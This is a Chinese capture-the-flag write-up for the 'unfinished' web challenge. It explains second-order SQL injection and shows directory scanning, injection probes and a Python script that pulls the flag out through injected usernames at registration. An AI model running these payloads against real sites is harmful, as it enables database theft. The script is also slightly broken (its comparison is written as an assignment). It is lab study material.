

unfinish-adworld

已经说了是一个sql问题，首先是一个登录框。抓包看到是post页面，有框你不注？直接开干

首先盲注，注入 `'or 1=1 --'` 分别注入在passwd和Email。显示email格式不对

对email构造符合要求的格式，先猜测passwd有注入，构造后显示密码错误。

接着时间盲注，`'or sleep(5) --'` 也没有任何正确回显。布尔盲注也没有任何信息。难道要在email上做绕过吗？

当然不，使用dirsearch可以看到有一个注册页面

```
[22:54:42] 403 - 289B - /.php3
[22:55:37] 200 - 0B - /config.php
[22:55:57] 301 - 324B - /fonts → http://61.147.171.105:51349/fonts/
[22:56:07] 301 - 325B - /images → http://61.147.171.105:51349/images/
[22:56:07] 403 - 291B - /images/
[22:56:19] 200 - 661B - /login.php
[22:56:56] 200 - 708B - /register.php
[22:57:02] 403 - 297B - /server-status
[22:57:02] 403 - 298B - /server-status/
[22:57:28] 403 - 292B - /uploads/
[22:57:28] 301 - 326B - /uploads → http://61.147.171.105:51349/uploads/
```

使用register可以获得一个注册页面，依然尝试进行一个基本的sql注入，没有任何回显

猜测可能的路径：注册页面是以insert into语句向表单插入语句，而在login页面进行select的查询

偷偷看到了下思路，是构造二次注入，这个内容是以前不了解的。

二次注入

靶场sql-labs/Less24

满足这两个条件即可

- 用户向数据库插入恶意数据，即使后端对语句做了转义，如mysql_escape_string、mysql_real_escape_string等函数
- 数据库能够将恶意数据取出

二次注入可以理解为，**攻击者构造的恶意数据存储在数据库后，恶意数据被读取并进入到SQL查询语句**所导致的注入。防御者即使对用户输入的恶意数据进行转义，当数据插入到数据库中时被处理的数据又被还原，Web程序调用存储在数据库中的恶意数据并执行SQL查询时，就发生了SQL二次注入。


但是我根据思路进行poc，首先在register的username处注入 `1'select`，并不会回到登录页面

而，`1`号在username加入会导致被抓到，需要进行字典爆破fuzz，

重新验证username的注入，在其中注入

```
123' and 'abc
```

如果username有注入，其运算结果应该是0



验证成功，确实是0

那可以仿照上次的一道sql题，bbuoj的easy_sql一样，根据回显信息，构造出简单的脚本，来枚举出sql

根据我们的经验，ctf的题一般就是flag表的flag，我们直接抓这个表试试

```
"username":f"0'+ascii(substr(select * from flag)from {i} for 1)
```

这里目的就是构造出username的相加，每次顺序抓取一个字符，直到flag到}，输出

完整脚本

```
import requests
import re
from time import sleep

def search():
    flag = ''
    s1 = requests.Session()
    url = 'http://61.147.171.105:58606/'
    url1 = url+'register.php'
    url2 = url+'login.php'
    url3 = url+'index.php'
    for i in range(100):
        sleep(0.3)
        data1 = {"email":f"123a{i}@1.com","username":f"0'+ascii(substr((select *
from flag) from {i} for 1))+ '0';","password":"123"}
        data2 = {"email":f"123a{i}@1.com","password":"123"}
        s1.post(url1,data=data1)
        s1.post(url2,data=data2)
        r1 = s1.get(url3).text
        res = re.search(r'<span class="user-name">\s+(\d+)\s+
</span>',r1).group(1)
```

```
flag = flag+chr(int(res))
if flag[-1]='}':
    print(flag)
    break

if __name__ == '__main__':
    search()
```

成功拿下

[题目详情](#)

WriteUP

[上一题](#)

[下一题](#)

[随机一题](#)

unfinished

 GFSJ0741

 积分 5

 金币 5

👤 8 最佳Writeup由 admin 提供


♡ 收藏 💬 反馈

难度: 5 方向: Web 题解数: 4 解出人数: 1590

题目来源: [网鼎杯 2018](#)

题目描述: SQL

题目场景: <http://61.147.171.105:58606>

 100%

倒计时: 3时11分58秒

 延时  删除场景

题目已回答正确 